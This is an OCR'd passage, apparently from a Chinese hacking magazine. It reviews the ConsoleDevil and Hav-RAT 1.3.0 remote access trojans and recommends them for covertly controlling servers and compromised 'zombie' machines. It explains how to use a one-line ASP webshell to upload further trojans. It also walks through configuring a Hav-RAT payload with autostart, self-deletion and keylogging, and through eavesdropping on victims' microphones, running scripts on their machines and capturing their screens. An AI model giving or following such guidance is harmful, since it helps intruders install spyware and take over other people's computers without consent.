



图5

或许有朋友可能要问，就一个“上传”命令对我们有什么用呢？我们在入侵网站的时候，常常会用到“一句话ASP木马”，然后通过它来上传其它功能更强大的ASP木马，我们完全可以利用它来为上传其它功能更强大的木马来进行控制操作。除此以外，我们还可以在上线列表中双击，然后会弹出一个远程CMD窗口，在这里可以通过命令提示符功能对系统进行控制，当然也是通过它来执行刚才上传的程序文件的（图6）。




```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.
C:\Documents and Settings\wanlifu\桌面>dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 0000-5844
 C:\Documents and Settings\wanlifu\桌面 的目录
2007-02-15  19:24    <DIR>          .
2007-02-15  19:24    <DIR>          ..
2007-03-22  16:06    <DIR>          devil
2007-03-22  16:06            10,796 DKING!.exe
2007-03-22  16:07            10,799 kkk
```

图6

ConsoleDevil的控制功能与目前常用的国产木马相比可以说是简陋了，但是我们在控制服务器或是大规模肉鸡时正是需要功能简单，隐蔽性强，上线稳定的木马，ConsoleDevil就是你不错的一个选择。

（本文所涉及到的ConsoleDevil已收录到光盘中）



瑞典木马新秀——Hav RAT1.3.0

丁丁@（W.S.T）

国内的木马相信读者们基本上都使用过了，今天就给大家换换口味，给大家带来了一款来自瑞典的木马新秀Hav-RAT 1.3.0。

1.木马一览

先让我们一睹这款新秀小马的芳容吧，木马的主界面非常简洁，在上方一共有“在线主机”、“配置”、“创建新的服务端”、“皮肤”、“选择”以及“关于Hav-Rat”六大项，如图1。




图1




图2

2.服务端配置

我们点击“创建新的服务端”来对服务端程序进行配置，如图2。

上线方式：Hav-RAT采用了DNS和IP上线两种方式，而没有采用IP文件上线方式，因此我们需要使用动态域名或者固定IP地址才行。上线端口：采用了随机生成模式，当然各位读者也可以使用默认选项。服务端密码：Hav-RAT小小的一个功能让人感觉很贴心，当你配置的木马已经安装到肉鸡上时，却发现密码忘记了，到手的肉鸡丢了多可惜啊，密码备忘功能能够提醒你回忆起你的密码，不至于因密码丢失失去肉鸡而沮丧。安装选项：木马植入目录有三个选择，Windows、System/System32或者Program目录，还可以选择自启动、删除自身以及键盘记录，相信这三项大家都会选上的。服务端标签和服务端程序名可以按照自己的喜好来进行设置。最后点击左下角的“创建服务端”按钮就可以生成服务端程序了。



图3

3.客户端选项

点击上方的“配置”按钮来到木马客户端的配置界面，如图3。客户端监听端口和屏幕控制监听端口以及密码设置与服务端中的设置操作类似，在“其它设置”里如果选择“安装服务端时显示通知用户安装消息”，会在连接时右下角显示MSN风格的消息通知，如图4。

4.个性化皮肤

Hav-RAT采用了皮肤插件，有多种皮肤可供大家挑选，还可以自定义皮肤和色调，这里就不多做介绍了，大家自己体验吧（图5）。




图4

5.主要功能

（1）系统信息

这个功能主要是用来获取服务端的配置信息和计算机的基本硬件信息的，如CPU、内存、操作系统等（图6）。




图5




图6

（2）文件管理

首先获取磁盘列表，然后选择对应盘符即可自动获取目录文件，同时拥有文件上传、下载、删除、执行的功能，缺点是不能对文件夹进行下载，每次只能操作单一文件（图7）。




图7

（3）声音管理

这个功能可以双向播放和录制声音，也就是可以把本地声音录制并发送到肉鸡，也可以把肉鸡上录下的声音传送回本地。同时可以利用MediaPlayer进行播放，上部分是用来本地录音和发送声音，下部分是用来远程录音并传送回声音的，右侧MediaPlayer组件可以用来播放录音（图8）。

（4）PC控制

除了有开关机、重启等类似于恶作剧的功能外，还有诸如锁定任务栏、开始菜单隐藏、时间隐藏和交换鼠标左右键等等功能（图9）。其中比较有用的是脚本管理功能，可以直接执行HTML和批处理，省去了我们上传文件再去执行的时间。

（5）屏幕捕获

这款木马的屏幕捕获的传输速度相对来说比较迟缓，与国内那些老牌木马相比相差太远，而且只有捕获也没没有控制功能，仅供菜鸟娱乐吧（图10）！




图8

